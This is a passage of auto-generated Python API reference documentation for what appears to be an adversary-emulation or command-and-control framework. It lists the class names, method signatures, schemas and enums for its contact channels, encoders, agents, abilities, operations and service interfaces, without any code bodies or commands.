Retrieve all SLACK posted file uploads for this C2's api key :return: list of (raw content, slack description, slack filename) tuples for upload SLACKs

async handle_beacons(*beacons*)
Handles various beacons types (beacon and results)

async handle_uploads(*upload_slack_info*)

retrieve_config()

async slack_operation_loop()

async start()

async valid_config()

app.contacts.contact_slack.**api_access**(*func*)

app.contacts.contact_tcp module

class app.contacts.contact_tcp.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async operation_loop()

async start()

class app.contacts.contact_tcp.**TcpSessionHandler**(*services*, *log*)
Bases: *app.utility.base_world.BaseWorld*

async accept(*reader*, *writer*)

async refresh()

async send(*session_id: int*, *cmd: str*, *timeout: int = 60*) → Tuple[int, str, str, str]

app.contacts.contact_udp module

class app.contacts.contact_udp.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async start()

class app.contacts.contact_udp.**Handler**(*services*)
Bases: asyncio.protocols.DatagramProtocol

datagram_received(*data*, *addr*)
Called when some datagram is received.

app.contacts.contact_websocket module

class app.contacts.contact_websocket.**Contact**(*services*)
Bases: *app.utility.base_world.BaseWorld*

async start()

async stop()

class app.contacts.contact_websocket.**Handler**(*services*)
Bases: object

async handle(*socket*, *path*)

app.data_encoders namespace

Submodules

app.data_encoders.base64_basic module

class app.data_encoders.base64_basic.**Base64Encoder**
Bases: *app.objects.c_data_encoder.DataEncoder*

decode(*encoded_data*, **_)
Returns b64 decoded bytes.

encode(*data*, **_)
Returns base64 encoded data.

app.data_encoders.base64_basic.**load**()

app.data_encoders.plain_text module

class app.data_encoders.plain_text.**PlainTextEncoder**
Bases: *app.objects.c_data_encoder.DataEncoder*

decode(*encoded_data*, **_)

encode(*data*, **_)

app.data_encoders.plain_text.**load**()

app.learning namespace

Submodules

app.learning.p_ip module

class app.learning.p_ip.**Parser**
Bases: object

parse(*blob*)

app.learning.p_path module

class app.learning.p_path.**Parser**
Bases: object

parse(*blob*)

app.objects namespace

Subpackages

app.objects.interfaces namespace

Submodules

app.objects.interfaces.i_object module

class app.objects.interfaces.i_object.**FirstClassObjectInterface**
Bases: abc.ABC

abstract store(*ram*)

abstract property unique

app.objects.secondclass namespace

Submodules

app.objects.secondclass.c_executor module

class app.objects.secondclass.c_executor.**Executor**(*name*, *platform*, *command=None*, *code=None*, *language=None*, *build_target=None*, *payloads=None*, *uploads=None*, *timeout=60*, *parsers=None*, *cleanup=None*, *variations=None*, *additional_info=None*, ***kwargs*)

Bases: *app.utility.base_object.BaseObject*

HOOKS = {}

RESERVED = {'payload': '#{payload}'}

display_schema = <ExecutorSchema(many=False)>

classmethod is_global_variable(*variable*)

replace_cleanup(*command*, *payload*)

schema = <ExecutorSchema(many=False)>

property test

Get command with app property variables replaced

class app.objects.secondclass.c_executor.**ExecutorSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_executor(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_executor.**get_variations**(*data*)

app.objects.secondclass.c_fact module

class app.objects.secondclass.c_fact.**Fact**(*trait*, *value=None*, *score=1*, *source=None*, *origin_type=None*, *links=None*, *relationships=None*, *limit_count=- 1*, *collected_by=None*, *technique_id=None*)

Bases: *app.utility.base_object.BaseObject*

escaped(*executor*)

load_schema = <FactSchema(many=False)>

property name

schema = <FactSchema(many=False)>

property trait

property unique

class app.objects.secondclass.c_fact.**FactSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

class Meta

Bases: object

unknown = 'exclude'

build_fact(*data*, ***kwargs*)

opts = <marshmallow.schema.SchemaOpts object>

class app.objects.secondclass.c_fact.**FactUpdateRequestSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

class app.objects.secondclass.c_fact.**OriginType**

Bases: enum.Enum

An enumeration.

DOMAIN = 0

IMPORTED = 3

LEARNED = 2

SEEDED = 1

USER = 4

app.objects.secondclass.c_goal module

class app.objects.secondclass.c_goal.**Goal**(*target='exhaustion'*, *value='complete'*, *count=None*, *operator='=='*)

Bases: *app.utility.base_object.BaseObject*

MAX_GOAL_COUNT = 1048576

static parse_operator(*operator*)

satisfied(*all_facts=None*)

schema = <GoalSchema(many=False)>

class app.objects.secondclass.c_goal.**GoalSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

build_goal(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

remove_properties(*data*, **_)

app.objects.secondclass.c_instruction module

class app.objects.secondclass.c_instruction.**Instruction**(*id*, *command*, *executor*, *payloads=None*, *uploads=None*, *sleep=0*, *timeout=60*, *deadman=False*, *delete_payload=True*)

Bases: *app.utility.base_object.BaseObject*

property display

schema = <InstructionSchema(many=False)>

class app.objects.secondclass.c_instruction.**InstructionSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_instruction(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_link module

class app.objects.secondclass.c_link.**Link**(*command=''*, *paw=''*, *ability=None*, *executor=None*, *status=- 3*, *score=0*, *jitter=0*, *cleanup=0*, *id=''*, *pin=0*, *host=None*, *deadman=False*, *used=None*, *relationships=None*, *agent_reported_time=None*)

Bases: *app.utility.base_object.BaseObject*

EVENT_EXCHANGE = 'link'

EVENT_QUEUE_STATUS_CHANGED = 'status_changed'

RESERVED = {'origin_link_id': '#{origin_link_id}'}

apply_id(*host*)

can_ignore()

async create_relationships(*relationships*, *operation*)

display_schema = <LinkSchema(many=False)>

is_finished()

classmethod is_global_variable(*variable*)

is_valid_status(*status*)

load_schema = <LinkSchema(many=False)>

async parse(*operation*, *result*)

property pin

property raw_command

replace_origin_link_id()

async save_fact(*operation*, *fact*, *score*, *relationship*)

schema = <LinkSchema(many=False)>

property states

property status

property unique

class app.objects.secondclass.c_link.**LinkSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

class Meta

Bases: object

unknown = 'exclude'

build_link(*data*, ***kwargs*)

fix_ability(*link*, **_)

fix_executor(*link*, **_)

opts = <marshmallow.schema.SchemaOpts object>

prepare_dump(*data*, **_)

remove_properties(*data*, **_)

async app.objects.secondclass.c_link.**update_scores**(*operation*, *increment*, *used*, *facts*)

app.objects.secondclass.c_parser module

class app.objects.secondclass.c_parser.**Parser**(*module*, *parserconfigs*)

Bases: *app.utility.base_object.BaseObject*

schema = <ParserSchema(many=False)>

property unique

class app.objects.secondclass.c_parser.**ParserSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_parser(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

prepare_parser(*data*, **_)

app.objects.secondclass.c_parserconfig module

class app.objects.secondclass.c_parserconfig.**ParserConfig**(*source*, *edge=None*, *target=None*, *custom_parser_vals=None*)

Bases: *app.utility.base_object.BaseObject*

schema = <ParserConfigSchema(many=False)>

class app.objects.secondclass.c_parserconfig.**ParserConfigSchema**(*, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None)

Bases: marshmallow.schema.Schema

class Meta

Bases: object

unknown = 'include'

build_parserconfig(*data*, **_)

check_edge_target(*in_data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

remove_nones(*data*, **_)

app.objects.secondclass.c_relationship module

class app.objects.secondclass.c_relationship.**Relationship**(*source*, *edge=None*, *target=None*, *score=1*, *origin=None*)

Bases: *app.utility.base_object.BaseObject*

property display

property flat_display

classmethod from_json(*json*)

load_schema = <RelationshipSchema(many=False)>

schema = <RelationshipSchema(many=False)>

property shorthand

property unique

class app.objects.secondclass.c_relationship.**RelationshipSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_relationship(*data*, ***kwargs*)

opts = <marshmallow.schema.SchemaOpts object>

remove_unique(*data*, ***_*)

class app.objects.secondclass.c_relationship.**RelationshipUpdateSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_requirement module

class app.objects.secondclass.c_requirement.**Requirement**(*module*, *relationship_match*)

Bases: *app.utility.base_object.BaseObject*

schema = <RequirementSchema(many=False)>

property unique

class app.objects.secondclass.c_requirement.**RequirementSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_requirement(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_result module

class app.objects.secondclass.c_result.**Result**(*id*, *output*, *pid=0*, *status=0*, *agent_reported_time=None*)

Bases: *app.utility.base_object.BaseObject*

schema = <ResultSchema(many=False)>

class app.objects.secondclass.c_result.**ResultSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_result(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

prepare_dump(*data*, **_)

app.objects.secondclass.c_rule module

class app.objects.secondclass.c_rule.**Rule**(*action*, *trait*, *match='.*'*)

Bases: *app.utility.base_object.BaseObject*

schema = <RuleSchema(many=False)>

class app.objects.secondclass.c_rule.**RuleSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

build_rule(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_variation module

class app.objects.secondclass.c_variation.**Variation**(*description*, *command*)

Bases: *app.utility.base_object.BaseObject*

property command

property raw_command

schema = <VariationSchema(many=False)>

class app.objects.secondclass.c_variation.**VariationSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

build_variation(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.secondclass.c_visibility module

class app.objects.secondclass.c_visibility.**Visibility**

Bases: *app.utility.base_object.BaseObject*

MAX_SCORE = 100

MIN_SCORE = 1

apply(*adjustment*)

property display

schema = <VisibilitySchema(many=False)>

property score

class app.objects.secondclass.c_visibility.**VisibilitySchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_visibility(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

Submodules

app.objects.c_ability module

class app.objects.c_ability.**Ability**(*ability_id=''*, *name=None*, *description=None*, *tactic=None*, *technique_id=None*, *technique_name=None*, *executors=()*, *requirements=None*, *privilege=None*, *repeatable=False*, *buckets=None*, *access=None*, *additional_info=None*, *tags=None*, *singleton=False*, *plugin=''*, *delete_payload=True*, ***kwargs*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

HOOKS = {}

async add_bucket(*bucket*)

add_executor(*executor*)
Add executor to map

If the executor exists, delete the current entry and add the new executor to the bottom for FIFO

add_executors(*executors*)
Create executor map from list of executor objects

display_schema = <AbilitySchema(many=False)>

property executors

find_executor(*name*, *platform*)

find_executors(*names*, *platform*)
Find executors for matching platform/executor names

Only the first instance of a matching executor will be returned, as there should not be multiple executors matching a single platform/executor name pair.

Parameters

- **names** (*list(str)*) – Executors to search. ex: ['psh', 'cmd']
- **platform** (*str*) – Platform to search. ex: windows

Returns List of executors ordered based on ordering of *names*

Return type list(*Executor*)

remove_all_executors()

schema = <AbilitySchema(many=False)>

store(*ram*)

property unique

async which_plugin()

class app.objects.c_ability.**AbilitySchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_ability(*data*, ***kwargs*)

fix_id(*data*, ***_*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_adversary module

class app.objects.c_adversary.**Adversary**(*name=''*, *adversary_id=''*, *description=''*, *atomic_ordering=()*, *objective=''*, *tags=None*, *plugin=''*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

check_repeatable_abilities(*ability_list*)

has_ability(*ability*)

schema = <AdversarySchema(many=False)>

store(*ram*)

property unique

verify(*log*, *abilities*, *objectives*)

async which_plugin()

class app.objects.c_adversary.**AdversarySchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

build_adversary(*data*, ***kwargs*)

fix_id(*adversary*, ***_*)

opts = <marshmallow.schema.SchemaOpts object>

phase_to_atomic_ordering(*adversary*, ***_*)

Convert legacy adversary phases to atomic ordering

remove_properties(*data*, ***_*)

app.objects.c_agent module

class app.objects.c_agent.**Agent**(*sleep_min=30*, *sleep_max=60*, *watchdog=0*, *platform='unknown'*, *server='unknown'*, *host='unknown'*, *username='unknown'*, *architecture='unknown'*, *group='red'*, *location='unknown'*, *pid=0*, *ppid=0*, *trusted=True*, *executors=()*, *privilege='User'*, *exe_name='unknown'*, *contact='unknown'*, *paw=None*, *proxy_receivers=None*, *proxy_chain=None*, *origin_link_id=''*, *deadman_enabled=False*, *available_contacts=None*, *host_ip_addrs=None*, *upstream_dest=None*, *pending_contact=None*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

RESERVED = {'agent_paw': '#{paw}', 'exe_name': '#{exe_name}', 'group': '#{group}',

async all_facts()

assign_pending_executor_change()
Return the executor change dict and remove pending change to assign. :return: Dict representing the executor change that is assigned. :rtype: dict(str, str)

async bootstrap(*data_svc*)

async calculate_sleep()

async capabilities(*abilities*)
Get abilities that the agent is capable of running :param abilities: List of abilities to check agent capability :type abilities: List[Ability] :return: List of abilities the agents is capable of running :rtype: List[Ability]

async deadman(*data_svc*)

property display_name

property executor_change_to_assign

async get_preferred_executor(*ability*)
Get preferred executor for ability Will return None if the agent is not capable of running any executors in the given ability. :param ability: Ability to get preferred executor for :type ability: Ability :return: Preferred executor or None :rtype: Union[Executor, None]

async gui_modification(***kwargs*)

async heartbeat_modification(***kwargs*)

classmethod is_global_variable(*variable*)

async kill()

load_schema = <AgentSchema(many=False)>

privileged_to_run(*ability*)

replace(*encoded_cmd*, *file_svc*)

schema = <AgentSchema(many=False)>

set_pending_executor_path_update(*executor_name*, *new_binary_path*)
Mark specified executor to update its binary path to the new path. :param executor_name: name of executor for agent to update binary path :type executor_name: str :param new_binary_path: new binary path for executor to reference :type new_binary_path: str

set_pending_executor_removal(*executor_name*)
Mark specified executor to remove. :param executor_name: name of executor for agent to remove :type executor_name: str

store(*ram*)

async task(*abilities*, *obfuscator*, *facts=()*, *deadman=False*)

property unique

class app.objects.c_agent.**AgentFieldsSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)
Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

remove_nulls(*in_data*, **_)

remove_properties(*data*, **_)

class app.objects.c_agent.**AgentSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: *app.objects.c_agent.AgentFieldsSchema*

build_agent(*data*, ***kwargs*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_data_encoder module

class app.objects.c_data_encoder.**DataEncoder**(*name*, *description*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

abstract decode(*data*, **_)

display_schema = <DataEncoderSchema(many=False)>

abstract encode(*data*, **_)

schema = <DataEncoderSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_data_encoder.**DataEncoderSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_obfuscator module

class app.objects.c_obfuscator.**Obfuscator**(*name*, *description*, *module*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

display_schema = <ObfuscatorSchema(many=False)>

load(*agent*)

schema = <ObfuscatorSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_obfuscator.**ObfuscatorSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

build_obfuscator(*data*, ***kwargs*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_objective module

class app.objects.c_objective.**Objective**(*id=''*, *name=''*, *description=''*, *goals=None*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

completed(*facts=None*)

property percentage

schema = <ObjectiveSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_objective.**ObjectiveSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

build_objective(*data*, ***kwargs*)

opts = <marshmallow.schema.SchemaOpts object>

remove_properties(*data*, **_)

app.objects.c_operation module

exception app.objects.c_operation.**InvalidOperationStateError**
Bases: Exception

class app.objects.c_operation.**Operation**(*name*, *adversary=None*, *agents=None*, *id=''*, *jitter='2/8'*, *source=None*, *planner=None*, *state='running'*, *autonomous=True*, *obfuscator='plain-text'*, *group=None*, *auto_close=True*, *visibility=50*, *access=None*, *use_learning_parsers=True*)
Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

EVENT_EXCHANGE = 'operation'

EVENT_QUEUE_COMPLETED = 'completed'

EVENT_QUEUE_STATE_CHANGED = 'state_changed'

class Reason
Bases: enum.Enum

An enumeration.

EXECUTOR = 1

FACT_DEPENDENCY = 2

OP_RUNNING = 4

PLATFORM = 0

PRIVILEGE = 3

UNTRUSTED = 5

class States
Bases: enum.Enum

An enumeration.

CLEANUP = 'cleanup'

FINISHED = 'finished'

OUT_OF_TIME = 'out_of_time'

PAUSED = 'paused'

RUNNING = 'running'

RUN_ONE_LINK = 'run_one_link'

async active_agents()

add_link(*link*)

async all_facts()

async all_relationships()

async apply(*link*)

async cede_control_to_planner(*services*)

async close(*services*)

async event_logs(*file_svc*, *data_svc*, *output=False*)

async get_active_agent_by_paw(*paw*)

classmethod get_finished_states()

async get_skipped_abilities_by_agent(*data_svc*)

classmethod get_states()

async has_fact(*trait*, *value*)

has_link(*link_id*)

async is_closeable()

async is_finished()

link_status()

ran_ability_id(*ability_id*)

async report(*file_svc*, *data_svc*, *output=False*)

async run(*services*)

schema = <OperationSchema(many=False)>

set_start_details()

property state

property states

store(*ram*)

property unique

async update_operation_agents(*services*)

async wait_for_completion()

async wait_for_links_completion(*link_ids*)
Wait for started links to be completed :param link_ids: :return: None

async write_event_logs_to_disk(*file_svc*, *data_svc*, *output=False*)

class app.objects.c_operation.**OperationOutputRequestSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

class app.objects.c_operation.**OperationSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_operation(*data*, ***kwargs*)

opts = <marshmallow.schema.SchemaOpts object>

remove_properties(*data*, **_)

app.objects.c_planner module

class app.objects.c_planner.**Planner**(*name=''*, *planner_id=''*, *module=''*, *params=None*, *stopping_conditions=None*, *description=None*, *ignore_enforcement_modules=()*, *allow_repeatable_abilities=False*, *plugin=''*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

display_schema = <PlannerSchema(many=False)>

schema = <PlannerSchema(many=False)>

store(*ram*)

property unique

async which_plugin()

class app.objects.c_planner.**PlannerSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_planner(*data*, ***kwargs*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_plugin module

class app.objects.c_plugin.**Plugin**(*name='virtual'*, *description=None*, *address=None*, *enabled=False*, *data_dir=None*, *access=None*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

async destroy(*services*)

display_schema = <PluginSchema(many=False)>

async enable(*services*)

async expand(*services*)

load_plugin()

schema = <PluginSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_plugin.**PluginSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_plugin(*data*, ***kwargs*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_schedule module

class app.objects.c_schedule.**Schedule**(*schedule*, *task*, *id=''*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

schema = <ScheduleSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_schedule.**ScheduleSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_schedule(*data*, ***kwargs*)

opts = <marshmallow.schema.SchemaOpts object>

app.objects.c_source module

class app.objects.c_source.**Adjustment**(*ability_id*, *trait*, *value*, *offset*)

Bases: tuple

property ability_id

Alias for field number 0

property offset

Alias for field number 3

property trait

Alias for field number 1

property value

Alias for field number 2

class app.objects.c_source.**AdjustmentSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_adjustment(*data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

class app.objects.c_source.**Source**(*name=''*, *id=''*, *facts=()*, *relationships=()*, *rules=()*, *adjustments=()*, *plugin=''*)

Bases: *app.objects.interfaces.i_object.FirstClassObjectInterface*, *app.utility.base_object.BaseObject*

display_schema = <SourceSchema(many=False)>

schema = <SourceSchema(many=False)>

store(*ram*)

property unique

class app.objects.c_source.**SourceSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

build_source(*data*, ***kwargs*)

fix_adjustments(*in_data*, **_)

opts = <marshmallow.schema.SchemaOpts object>

app.service namespace

Subpackages

app.service.interfaces namespace

Submodules

app.service.interfaces.i_app_svc module

class app.service.interfaces.i_app_svc.**AppServiceInterface**

Bases: abc.ABC

abstract find_link(*unique*)

Locate a given link by its unique property :param unique: :return:

abstract find_op_with_link(*link_id*)

Locate an operation with the given link ID :param link_id: :return: Operation or None

abstract load_plugin_expansions(*plugins*)

abstract load_plugins(*plugins*)

Store all plugins in the data store :return:

abstract register_contacts()

abstract resume_operations()

Resume all unfinished operations :return: None

abstract retrieve_compiled_file(*name*, *platform*, *location=''*)

abstract run_scheduler()

Kick off all scheduled jobs, as their schedule determines :return:

abstract start_sniffer_untrusted_agents()

Cyclic function that repeatedly checks if there are agents to be marked as untrusted :return: None

abstract teardown()

app.service.interfaces.i_auth_svc module

class app.service.interfaces.i_auth_svc.**AuthServiceInterface**
Bases: abc.ABC

abstract apply(*app*, *users*)
Set up security on server boot :param app: :param users: :return: None

